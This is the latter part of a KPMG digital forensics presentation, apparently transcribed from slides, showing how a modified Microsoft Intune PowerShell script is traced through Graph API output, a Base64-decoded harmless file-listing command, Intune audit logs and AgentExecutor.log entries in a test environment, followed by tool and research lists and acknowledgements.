
```
GET https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts/ab85f253-8daf-4929-8e17-9e15ea418d87
```

SCRIPT MODIFIED BY USER B

```
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#deviceManagement/deviceManagementScripts/$entity",
    "enforceSignatureCheck": false,
    "runAs32Bit": true,
    "id": "ab85f253-8daf-4929-8e17-9e15ea418d87",
    "displayName": "Create Test Dir",
    "description": "",
    "scriptContent": "R2V0LUNoaWxkSXRlbSAtUGF0aCBDOlxVc2Vyc1xEZW5uaXNMYWJvc3NpZXJlXERlc2t0b3BcVGVzdFxhLmV4ZQ==",
    "createdDateTime": "2024-02-09T22:20:15.6819859Z",
    "lastModifiedDateTime": "2024-02-28T01:38:02.8719537Z",
    "runAsAccount": "user",
    "fileName": "get-file-contents.ps1",
    "roleScopeTagIds": [
        "0"
```

Decoding script contents (continued)

Using CyberChef, we can decode the Base64 contents with ease.



From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode


R2V0LUNoaWxkSXRlbSAtUGF0aCBDOlxVc2Vyc1xEZW5uaXNMYWJvc3NpZXJlXERlc2t0b3BcVGVzdFxhLmV4ZQ

```
Get-ChildItem -Path C:\Users\DennisLabossiere\Desktop\Test\a.exe
```

Forensic analysis – Intune logging

Microsoft Intune Audit Log:

- `Patch DeviceManagementScript` denotes a modified script.
- `Upn` is the user that performed the modification.
- `ObjectID` is the `scriptID` for the modified script.



Activity details: Audit log

Activity

Date: Wed, 28 Feb 2024 01:38:02 GMT
Name: Patch DeviceManagementScript
CorrelationID: 462f8153-ab11-468f-b78e-7d8fcaa08b4e
Category: DeviceConfiguration
Component: DeviceConfiguration

Activity Status

Status: Success
Operation Type: Patch
Activity Type: patchDeviceManagementScript
DeviceManagementScript

Initiated By (Actor)

Type: ItPro
Upn: testuser@dlintunetesting.onmicrosoft.com
Application: Microsoft Intune portal extension
ApplicationID: 5926fc8e-304e-4f59-8bed-58ca97cc39a4

Scope Tag(s)

Tag(s):


Target(s)

Target

Type: Microsoft.Management.Services.Api.DeviceManagementScript
Name:
ObjectID: ab85f253-8daf-4929-8e17-9e15ea418d87

Modified Properties


Property: DeviceManagementAPIVersion
New Value: 5023-12-26
Old Value:



```
"id": "fe07ee8e-32df-4cbe-a633-04830dca4996",
"displayName": "Patch DeviceManagementScript",
"componentName": "DeviceConfiguration",
"activity": null,
"activityDateTime": "2024-02-28T01:38:02.9969549Z",
"activityType": "patchDeviceManagementScript DeviceManagementScript",
"activityOperationType": "Patch",
"activityResult": "Success",
"correlationId": "462f8153-ab11-468f-b78e-7d8fcaa08b4e",
"category": "DeviceConfiguration",
"actor": {
    "type": "ItPro",
    "auditActorType": "ItPro",
    "userPermissions": [
        "*"
    ],
    "applicationId": "5926fc8e-304e-4f59-8bed-58ca97cc39a4",
    "applicationDisplayName": "Microsoft Intune portal extension",
    "userPrincipalName": "testuser@dlintunetesting.onmicrosoft.com",
    "servicePrincipalName": null,
    "ipAddress": null,
    "userId": "b11d2f68-c831-4c2f-bd98-65740f53b253",
    "remoteTenantId": null,
    "remoteUserId": null,
    "userRoleScopeTags": []
},
"resources": [
    {
        "displayName": null,
        "type": "Microsoft.Management.Services.Api.DeviceManagementScript",
        "auditResourceType": "Microsoft.Management.Services.Api.DeviceManagementScript",
        "resourceId": "ab85f253-8daf-4929-8e17-9e15ea418d87",
        "modifiedProperties": [
            {
                "displayName": "DeviceManagementAPIVersion",
                "oldValue": null,
                "newValue": "5023-12-26"
            }
```

Graph API JSON results

Intune audit logs



Activity details: Audit log

Activity

Date: Wed, 28 Feb 2024 01:38:02 GMT
Name: Patch DeviceManagementScript
CorrelationID: 462f8153-ab11-468f-b78e-7d8fcaa08b4e
Category: DeviceConfiguration
Component: DeviceConfiguration

Activity Status

Status: Success
Operation Type: Patch
Activity Type: patchDeviceManagementScript DeviceManagementScript

Initiated By (Actor)

Type: ItPro
Upn: testuser@dlintunetesting.onmicrosoft.com
Application: Microsoft Intune portal extension
ApplicationID: 5926fc8e-304e-4f59-8bed-58ca97cc39a4

Scope Tag(s)

Tag(s):

Target(s)

Target


Type: Microsoft.Management.Services.Api.DeviceManagementScript
Name:
ObjectID: ab85f253-8daf-4929-8e17-9e15ea418d87

Modified Properties

Property: DeviceManagementAPIVersion
New Value: 5023-12-26
Old Value:

Forensic analysis – AgentExecutor.log (continued)

Another snippet from the `AgentExecutor.log` file again detailing the results of the script.
Remember: `User B` modified the script, yet this event is still tied to `User A`



```
<![LOG[C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1]LOG]!><time="20:53:30.4436572" date="2-27-2024"
component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.output]LOG]!><time="20:53:30.4436572" date="2-27-2024"
component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.error]LOG]!><time="20:53:30.4436572" date="2-27-2024"
component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[C:\Program Files (x86)\Microsoft Intune Management Extension\Policies\Results\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.timeout]LOG]!><time="20:53:30.4436572" date="2-27-2024"
component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[Prepare to run Powershell Script ..]LOG]!><time="20:53:30.4436572" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[scriptParams is ]LOG]!><time="20:53:30.4436572" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[cmd line for running powershell is -NoProfile -executionPolicy bypass -file  "C:\Program Files (x86)\Microsoft Intune Management
Extension\Policies\Scripts\63375ffe-f00f-46f5-89e7-6666c6b3863e_ab85f253-8daf-4929-8e17-9e15ea418d87.ps1" ]LOG]!><time="20:53:30.4436572" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1"
file="">
<![LOG[PowerShell path is C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe]LOG]!><time="20:53:30.4436572" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[[Executor] created powershell with process id 9656]LOG]!><time="20:53:30.4751151" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[Powershell exit code is 0]LOG]!><time="20:53:32.7407835" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[lenth of out=432]LOG]!><time="20:53:32.7407835" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[lenth of error=2]LOG]!><time="20:53:32.7407835" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[error from script =
]LOG]!><time="20:53:32.7407835" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[Powershell script is successfully executed.]LOG]!><time="20:53:32.7407835" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[write output done. output =


    Directory: C:\Users\DennisLabossiere\Desktop\Test


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/16/2024  10:47 PM        5216584 a.exe



, error =
]LOG]!><time="20:53:32.7407835" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
<![LOG[Agent executor completed.]LOG]!><time="20:53:32.7407835" date="2-27-2024" component="AgentExecutor" context="" type="1" thread="1" file="">
```

4

Tools used

Tools and resources

Tools used within this presentation:

KPMG Digital Responder (KDR v4.1.8)

Local copy of CyberChef (v10.5.2)

Eric Zimmerman's Registry Explorer (v1.6.0.0)

https://github.com/dllaboss/MSFT_Intune_Analysis

- Script
- Registry Explorer bookmark

Resources leveraged to build this presentation:

- Azure Portal
- Intune Management Portal
- Azure Graph API:
  - https://graph.microsoft.com/beta/deviceManagement/deviceManagementScripts
  - https://graph.microsoft.com/beta/auditLogs/signins?$filter=(signInEventTypes/any(t:t+eq+%27servicePrincipal%27)
  - https://graph.microsoft.com/beta/deviceManagement/auditEvents/?$filter=(category eq ‘DeviceConfiguration’)

5

Research

Research

Articles and blogs leveraged to build this presentation:

01 **Deep dive Microsoft Intune Management Extension – PowerShell Scripts**

(https://oliverkieselbach.com/2017/11/29/deep-dive-microsoft-intune-management-extension-powershell-scripts)
– **Oliver Kieselbach**

02 **Download Intune PowerShell scripts with Graph Explorer**

(https://janbakker.tech/download-intune-powershell-scripts-with-graph-explorer/)
– **Jan Bakker**

03 **Microsoft Intune securely manages identities, manages apps, and manages devices**

(https://learn.microsoft.com/en-us/mem/intune/fundamentals/what-is-intune) – **Microsoft Learn**

04 **Microsoft Sentinel – Custom Data Connector for Microsoft Intune**

(https://infosecwriteups.com/microsoft-sentinel-custom-data-connector-for-microsoft-intune-04b19b7e0006)
– **Usama Saleem**

05 **Step-by-step guide to create a lab and enroll the devices with Intune by using AutoPilot**

(https://www.alexandrumarin.com/step-by-step-guide-to-create-a-lab-and-enroll-the-devices-with-intune-by-using-autopilot/)
– **Alexandru Marin**

06 **Unable to get Sign Ins for Service Principal using Microsoft Graph API**

(https://stackoverflow.com/questions/67302812/unable-to-get-sign-ins-for-service-principal-using-microsoft-graph-api)
– **StackOverflow user Minkus**

6

Summary

Wrap-up

Provided a brief background of the incident that inspired this presentation.

Detailed how to baseline an Intune environment, pull information from the Graph API, and decode Base64-encoded PowerShell scripts.

Analyzed the $UsnJrnl/$J and $MFT, PowerShell event logs, Windows registry hive, specific Intune logs, Azure Service Principal sign-in logs, and Intune audit logs:

- Detailed the connection between Azure, Intune, and forensic artifacts on the endpoint

Provided the tools used for analysis.

Provided the research that assisted with building the test environment and understanding what Intune-specific logging is present on a Windows endpoint and within Azure.

Questions

Thank you

“

This goes without saying, but I want to give a big shout-out to my wife and family for their support and words of encouragement during this process.

I would like to thank those who worked on the engagement that inspired this presentation.

Thank you to the KPMG Cyber Threat Management partners for their blessing and support.

Thank you to my mentors for their guidance and support.

Thank you to the audience and future readers/researchers using this presentation for their research and benefit.

About KPMG Cyber Threat Management

Dennis Labossiere

Director

dlabossiere@kpmg.com

linkedin.com/in/dennisleolabossiere

X: @dlabos

We help clients prevent, detect, respond to, and recover from cyber incidents.

For more information about our services,
find us on the KPMG Cyber Security Services site.

Some or all of the services described herein may not be permissible for KPMG audit clients and their affiliates or related entities.

Learn about us: in | **kpmg.com**

The information contained herein is of a general nature and is not intended to address the circumstances of any particular individual or entity. Although we endeavor to provide accurate and timely information, there can be no guarantee that such information is accurate as of the date it is received or that it will continue to be accurate in the future. No one should act upon such information without appropriate professional advice after a thorough examination of the particular situation.